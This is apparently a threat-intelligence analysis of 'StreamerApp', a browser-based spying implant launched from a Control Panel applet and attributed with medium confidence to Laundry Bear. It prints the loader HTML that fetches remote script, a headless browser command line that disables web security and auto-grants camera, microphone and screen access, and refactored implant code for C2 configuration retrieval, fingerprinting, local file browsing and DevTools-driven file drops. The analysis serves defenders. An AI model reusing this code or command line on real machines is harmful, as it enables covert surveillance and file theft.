When a Browser Becomes an Implant: StreamerApp - a new tool in Laundry Bear’s arsenal

At first glance, this sample does not look like a particularly ambitious backdoor. There is no large native beacon, no immediately obvious persistence, and no classic pattern where a dropper writes an EXE, launches the payload, and exits.
Instead, it does something far more interesting.
In the analyzed variant, the infection entry point is a .cpl file, a Windows Control Panel applet. Technically, a CPL is a DLL loaded by control.exe. The unusual extension gives the attacker a plausible and low-visibility launcher for later infection stages and may also improve its effectiveness as a phishing payload.

In this case, the CPL itself is not the actual implant. Its role is to prepare the environment and launch the next, browser-based stage of the infection.

Full chain process creation flow
From a Control Panel applet to a browser-based implant
As noted earlier, the CPL is responsible for initiating the infection process. It creates a local .htm file in the temporary directory. It then checks whether Microsoft Edge is present on the system. If not, it falls back to Chrome. It then assembles the final launch command and executes it via WinExec.

Binary flow
It is worth emphasizing that key artifacts such as paths, startup parameters, and the payload written to the .htm file are stored as encrypted data blocks. During execution, they are copied into a temporary buffer and then decrypted with a simple XOR routine using a cyclic 8-byte key. The mechanism is not cryptographically sophisticated, but it effectively hides the most important artifacts from basic static analysis.
The .htm file is created in %TEMP% under a random twelve-character alphanumeric name. The content written into it, recovered from one of the encrypted data blocks, is shown below:
<script>document.write(String.fromCharCode(0x3c,0x21,0x44, ... 0x3e,0xa));</script>Once String.fromCharCode(...) is expanded, the actual contents of the local file become visible:
<!DOCTYPE html>
<body>
 <script src="https[://]pastefy[.]app/B9LUfqZh/raw"></script>
</body>
</html>
Edge selection and Chrome fallback
The launcher does not start a browser at random. One of the decrypted strings is the registry path:
SOFTWARE\Microsoft\Windows\CurrentVersion\App Paths\ msedge.exe
It checks this path in HKCU and HKLM, reads the default value, normalizes the path, and verifies that the referenced file exists. If msedge.exe is present, it builds the launch command for Edge; otherwise, it builds one for Chrome.
Command construction and the role of the launch parameters
The true nature of the sample only becomes clear after decrypting the strings that form the final command by combining a prefix, the path to the .htm file, and a suffix that launches the lure.
Edge:
cmd /c start msedge --headless=new --user-data-dir="%TEMP%\XE"
--auto-select-screen-capture-source=true --use-fake-ui-for-media-stream
--no-sandbox --disable-user-media-security --disable-web-security
--remote-debugging-port=9222 -remote-allow-origins=*
--allow-file-access-from-files "%TEMP%\<[A-Za-z0-9]{12}>.htm"
&& start https[://]lnk[.]ua/lZRJggrBK
Chrome:
cmd /c start chrome --headless=new --user-data-dir="%TEMP%\XC"
--auto-select-screen-capture-source=true --use-fake-ui-for-media-stream
--no-sandbox --disable-user-media-security --disable-web-security
--remote-debugging-port=9222 -remote-allow-origins=*
--allow-file-access-from-files "%TEMP%\<[A-Za-z0-9]{12}>.htm"
&& start https[://]lnk[.]ua/lZRJggrBK
These carefully chosen parameters give the attacker substantial capabilities:
--headless=newlaunches the browser without the usual interface;--user-data-dirforces a separate profile in%TEMP%, meaning all activity occurs outside the user’s normal browser profile;--remote-debugging-port=9222enables Chrome DevTools Protocol, which later proves to be an important post-exploitation component;
The most important flags, however, are the ones that weaken browser security:
--allow-file-access-from-filesallows a script launched from a localfile://resource to access other local resources;--disable-web-securityweakens same-origin protections and part of the cross-origin restrictions;--disable-user-media-securityweakens protections around user media interfaces, primarily the camera and microphone;--use-fake-ui-for-media-streamautomates acceptance of camera and microphone access requests;--auto-select-screen-capture-source=trueremoves the need to manually select a screen capture source.
Then the browser stops behaving like a browser
Loading the generated .htm file causes the actual JavaScript payload to be fetched from a remote location, hidden behind a layer of obfuscation. This script acts as the malicious implant, enabling C2 communication over WebSocket, screen and audio capture, and file reading and transfer.
The rest of the analysis below is based on refactored code, especially with regard to variable naming.
async start() {
    const wsUrl = await Utils.getWebSocketUrl();
    this.#ws = new WebSocketManager(wsUrl);
    this.#ws.onClose = () => this.#reconnect();
    this.#screen = new ScreenStreamer(this.#ws);
    this.#camera = new Camera(this.#ws);
    this.#mic = new Microphone(this.#ws);
    this.#files = new FileManager(this.#ws);
    this.#setupHandlers();
    const [fingerprint, country] = await Promise.all([Utils.generateFingerprint(), Promise.resolve(Utils.detectCountry())]);
    await this.#ws.connect();
    this.#ws.send({ type: 'register', id: fingerprint, country });
    await this.#screen.start();
}

#reconnect() {
    this.#camera?.stop();
    this.#mic?.stop();
    setTimeout(() => this.start(), 3000);
}
At startup, the sample first retrieves the actual C2 address to which the WebSocket connection will be established.
const CONFIG_URL = 'https://pastefy.app/8gkXtCq0/raw';

async getWebSocketUrl() {
    try {
        const url = (await (await fetch(CONFIG_URL)).text()).trim().replace(/\/$/, '');
        return url.endsWith('/ws') ? url : url + '/ws';
    } catch {
        return 'ws://127.0.0.1:6341/ws';
    }
}
It then initializes all functional components, generates a victim fingerprint, and determines the country code.
generateFingerprint() {
    const stored = localStorage.getItem(STORAGE_KEY);
    if (stored) return stored;
    const canvas = document.createElement('canvas');
    const ctx = canvas.getContext('2d');
    Object.assign(ctx, { textBaseline: 'top', font: '14px Arial', fillStyle: '#f60' });
    ctx.fillRect(125, 1, 62, 20);
    ctx.fillStyle = '#069';
    ctx.fillText('Hello, world!', 2, 15);
    const rawHash = [
        canvas.toDataURL(),
        screen.width + 'x' + screen.height + 'x' + screen.colorDepth,
        navigator.userAgent,
        navigator.language,
        new Date().getTimezoneOffset(),
        navigator.hardwareConcurrency ?? 'unknown',
        navigator.platform
    ].join('|').split('').reduce((acc, ch) => (acc << 5) - acc + ch.charCodeAt(0) | 0, 0);
    const fingerprint = Math.abs(rawHash).toString(36).padStart(8, '0').slice(0, 8);
    localStorage.setItem(STORAGE_KEY, fingerprint);
    return fingerprint;
},

detectCountry: () => TIMEZONE_MAP[Intl.DateTimeFormat().resolvedOptions().timeZone] ?? 'US',
This is implemented through the generateFingerprint() and detectCountry() functions. The first one initially tries to read a value from localStorage under the STORAGE_KEY key. If a value already exists, it is returned immediately. Otherwise, the function generates a victim fingerprint based on browser and device characteristics. It uses a canvas fingerprint together with a set of environmental attributes including screen resolution and color depth, userAgent, browser language, timezone offset, number of logical CPU cores, and platform. These values are combined into a single string and then reduced to a 32-bit hash using a simple deterministic algorithm. The resulting value is converted into an 8-character base36 identifier and stored in localStorage, allowing the same client to be recognized across later sessions.
The second function, detectCountry(), determines the country code based on the system timezone. The values are read from a predefined mapping of timezones to country codes, and when no match is found, the default value US is used.
After these operations, the sample establishes the C2 connection, sends a register message containing the collected client-identifying artifacts, and starts screen streaming.
C2 commands used
quality- change screen streaming quality,quality_camera- change camera streaming quality,camera_start- initialize the camera,camera_resume- resume the camera,camera_pause- pause the camera,camera_stop- stop the camera,mic_start- start the microphone,mic_stop- stop the microphone,mic_noise_suppression- change noise suppression settings,file_list_request- list a directory,file_download- read and send a file,file_upload- write a file onto the host,file_scan_recursive- recursively scan files,archive_download- bulk file transfer,heartbeat_ack- response to a heartbeat message.
Client message types used
register- client registration,heartbeat- keepalive signal,frame- screen frame,frame_camera- camera frame,camera_error- camera error,file_list- directory listing result,file_data- entire file in a single message,file_chunk- file fragment,file_complete- file transfer complete,file_upload_success- file write initiated,file_error- file operation error,scan_progress- progress of recursive directory scanning,scan_complete- recursive directory scan complete,archive_progress- bulk transfer progress,archive_file_skipped- file skipped during bulk transfer,archive_download_complete- bulk transfer complete,audio_data- microphone audio samples,mic_started- microphone started,mic_stopped- microphone stopped,mic_error- microphone error.
What matters is under the hood: notable implementations of selected modules
File browsing module
The file browsing mechanism is implemented by the relevant component in cooperation with the IframeFileReader.loadDirectory() class.
static loadDirectory(path, timeout = 3000) {
    return new Promise((resolve, reject) => {
        const iframe = document.createElement('iframe');
        iframe.style.display = 'none';
        try {
            iframe.src = Utils.normalizeFilePath(path);
        } catch (err) {
            return reject(new Error('Invalid path: ' + err.message));
        }
        document.body.appendChild(iframe);
        const timer = setTimeout(() => {
            iframe.remove();
            reject(new Error('Access denied or timeout'));
        }, timeout);
        iframe.onload = () => {
            clearTimeout(timer);
            try {
                if (!iframe.contentDocument) {
                    iframe.remove();
                    return reject(new Error('Access denied'));
                }
                const files = IframeFileReader.parseDirectoryListing(iframe.contentDocument, path);
                iframe.remove();
                resolve(files);
            } catch (err) {
                iframe.remove();
                reject(new Error('Access denied: ' + err.message));
            }
        };
        iframe.onerror = () => {
            clearTimeout(timer);
            iframe.remove();
            reject(new Error('Access denied'));
        };
    });
}
After receiving the file_list_request command from the server, the sample normalizes the input path into a file:/// URI and embeds it in a hidden iframe element dynamically added to the HTML document. Once the iframe content loads, the sample checks whether the contentDocument object is available. If access is obtained, the code interprets the directory view as an HTML document and begins parsing it.
static parseDirectoryListing(doc, dirPath) {
    return Array.from(doc.querySelectorAll('tr')).map(row => {
        const cells = row.querySelectorAll('td');
        if (cells.length < 3) return null;
        const link = cells[0].querySelector('a');
        if (!link) return null;
        const name = link.textContent.trim();
        if (['[Parent Directory]', '.', '..'].includes(name)) return null;
        return {
            name,
            path: dirPath.replace(/[\\/]+$/, '') + '/' + name,
            isDir: link.getAttribute('href').endsWith('/'),
            size: cells[2]?.textContent.trim() || '',
            date: cells[1]?.textContent.trim() || ''
        };
    }).filter(Boolean);
}
In practice, the code walks table rows (tr) and reads file and directory names, paths, sizes, and dates from them. At the same time, technical entries such as [Parent Directory], . and .. are skipped so that the result reflects the actual directory contents.
The collected data is then packed into a structure containing, among other fields, the name, full path, directory flag, size, and date, and sent back to the server in a file_list message.
The uploadFile module
The function uploadFile(url, path) is named misleadingly because it does not actually upload a file to the server. Its real purpose is to download a file from a remote URL and save it locally on the victim host at the specified path. The function is invoked after receiving the file_upload command, which contains the file URL and destination path.
async uploadFile(url, downloadPath) {
    try {
        const normalizedPath = downloadPath.replace(/\//g, '\\').replace(/\/+$/, '');
        const cdp = await CDPClient.connect();
        await cdp.send('Browser.setDownloadBehavior', { behavior: 'allow', downloadPath: normalizedPath, eventsEnabled: true });
        const { targetInfos } = await cdp.send('Target.getTargets');
        const pageTarget = targetInfos.find(tgt => tgt.type === 'page');
        if (!pageTarget) throw new Error('No page target found');
        const { sessionId } = await cdp.send('Target.attachToTarget', { targetId: pageTarget.targetId, flatten: true });
        await cdp.send('Runtime.enable', {}, sessionId);
        await cdp.send('Runtime.evaluate', {
            expression: `(function() {
                try {
                    var a = document.createElement('a');
                    a.href = '${url}';
                    a.download = '';
                    a.target = '_blank';
                    a.style.display = 'none';
                    document.body.appendChild(a);
                    a.click();
                    document.body.removeChild(a);
                    return 'OK';
                } catch (e) {
                    return 'ERR: ' + e.message;
                }
            })();`,
            returnByValue: true,
            awaitPromise: false
        }, sessionId);
        this.ws.send({ type: 'file_upload_success', message: 'File download started' });
    } catch (err) {
        this.#sendError('Upload failed: ' + err.message);
    }
}
In the first step, the destination path is normalized into the format typical for Windows. The sample then connects to the local Chrome/Chromium debugging interface by calling the http://127.0.0.1:9222/json/version endpoint through the CDPClient class. From the response, it retrieves the webSocketDebuggerUrl, which is then used to establish a Chrome DevTools Protocol session.
static async connect(host = '127.0.0.1', port = 9222) {
    const response = await fetch('http://' + host + ':' + port + '/json/version');
    if (!response.ok) throw new Error('Cannot fetch /json/version: ' + response.status);
    const { webSocketDebuggerUrl } = await response.json();
    const socket = new WebSocket(webSocketDebuggerUrl);
    await new Promise((resolve, reject) => {
        socket.addEventListener('open', resolve, { once: true });
        socket.addEventListener('error', reject, { once: true });
    });
}
Once connected, the sample issues Browser.setDownloadBehavior to set the download directory specified in the path parameter. The client then retrieves the list of active browser targets, selects the target of type page, and attaches to it using Target.attachToTarget. It then enables the Runtime domain and injects JavaScript into the page context to create a hidden <a> element, set its href to the supplied URL, and force a click.
This causes the browser to initiate the download and save the file to the previously configured local directory. It is important to note that the file_upload_success message sent after this step is not confirmation that the file was actually downloaded or written successfully. It only indicates that the download procedure was started.
Summary
The analyzed CPL variant acts as a native launcher that prepares the environment for the actual browser-based stage of the infection. In practice, it creates a local .htm file in %TEMP%, recovers key strings and the HTML payload from encrypted data blocks using a simple XOR mechanism, checks for Microsoft Edge via the relevant registry key, and then launches Edge or Chrome with a set of parameters that weaken standard Chromium security controls. The local HTML acts as a loader that fetches remote JavaScript, which implements the core malicious logic and provides the operator with screen capture, camera access, microphone access, local file access, and file staging through Chrome DevTools Protocol.
Attribution
When analyzing this sample, several important architectural similarities to the PLUGGYAPE malware attributed by CERT-UA to UAC-0190, also known as Laundry Bear / Void Blizzard, become apparent.
In both cases, we observed the use of an external source for C2 configuration and delivery of the actual payload, a persistent victim identification mechanism, and a long-lived communication channel with the server. At the same time, the samples differ in execution context, transport layer, and the scope of stealth and persistence mechanisms. Additional arguments should also be considered, including the lure similarity described in the LAB52 article. Taking all of the above into account, this activity should be associated with the referenced cluster with medium confidence.
| Area of similarity | Analytical comment |
|---|---|
| C2 configuration retrieval | In both cases, the final C2 server address is not embedded directly in the code but is fetched from external services used to store and share data. |
| Retrieval of the actual payload | In both cases, the actual executable or configuration stage is fetched from intermediary infrastructure rather than embedded directly as a clear first-stage payload. |
| Victim identification | Both samples use a stable client identifier that allows the operator to register the victim and correlate later sessions. |
| Client registration | After establishing the connection, both samples send the server a set of artifacts identifying the victim or the execution environment. |
| Localhost fallback | In both cases, there is a fail-safe mechanism that falls back to localhost, which may indicate a test mode or developer environment. |
| Communication channel | Both samples use a long-lived session-oriented communication channel that enables bidirectional exchange of commands and data with the operator’s server. |
| Heartbeat mechanism | Both implementations include a heartbeat mechanism used to keep the session alive and monitor client availability. |